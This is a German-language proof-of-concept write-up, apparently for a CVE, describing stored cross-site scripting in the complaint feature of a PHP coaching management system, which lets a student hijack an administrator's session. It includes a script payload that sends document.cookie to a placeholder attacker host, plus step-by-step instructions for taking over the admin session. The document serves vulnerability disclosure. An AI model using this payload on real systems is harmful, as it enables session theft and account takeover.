 xmyronn/cve-2026-7222-xss
Proof-of-Concept-Exploit für gespeichertes XSS (CWE-79) in einem PHP-Coaching-Management-System, das Session-Hijacking und Privilegieneskalation von Schüler zu Admin durch Cookie-Diebstahl demonstriert.

Coaching Management System in PHP (Code-Projects.org) https://code-projects.org/coaching-management-system-in-php-with-source-code/
Unbekannt (Keine Versionsinformationen vom Anbieter bereitgestellt; getestet auf der neuesten verfügbaren Version von Code-Projects.org ab April 2026)
CWE-79: Unzureichende Neutralisierung von Eingaben bei der Generierung von Webseiten (Stored Cross-Site Scripting)
Die Anwendung bereinigt die vom Benutzer bereitgestellten Eingaben in der Beschwerde- und Antwortfunktion nicht ordnungsgemäß. Bösartiges JavaScript, das von einem Benutzer mit niedrigen Berechtigungen injiziert wird, wird gespeichert und ausgeführt, wenn es von Benutzern mit höheren Berechtigungen wie Administratoren oder Lehrern angesehen wird.
Darüber hinaus ist auch die Antwortfunktion anfällig, sodass Administratoren oder Lehrer JavaScript injizieren können, das in Benutzersitzungen von Schülern ausgeführt wird.
Dies führt zu einer Stored-XSS-Schwachstelle, die mehrere Benutzerrollen betrifft.
Melden Sie sich als Schüler an
Navigieren Sie zu:
/modules/student/complaint.php


Reichen Sie eine Beschwerde mit folgendem Payload ein:
<script>
new Image().src="http://ATTACKER-IP:PORT/?c="+document.cookie;
</script>
Melden Sie sich als Administrator an
Navigieren Sie zu:

/modules/admin/incomingcomplaint.php

Wenn der Administrator die Beschwerde ansieht, wird der Payload automatisch ausgeführt

Das Sitzungscookie des Administrators wird an den vom Angreifer kontrollierten Server gesendet
Verwenden Sie das gestohlene Sitzungscookie, um die Administrator-Sitzung zu übernehmen
Schweregrad: KRITISCH
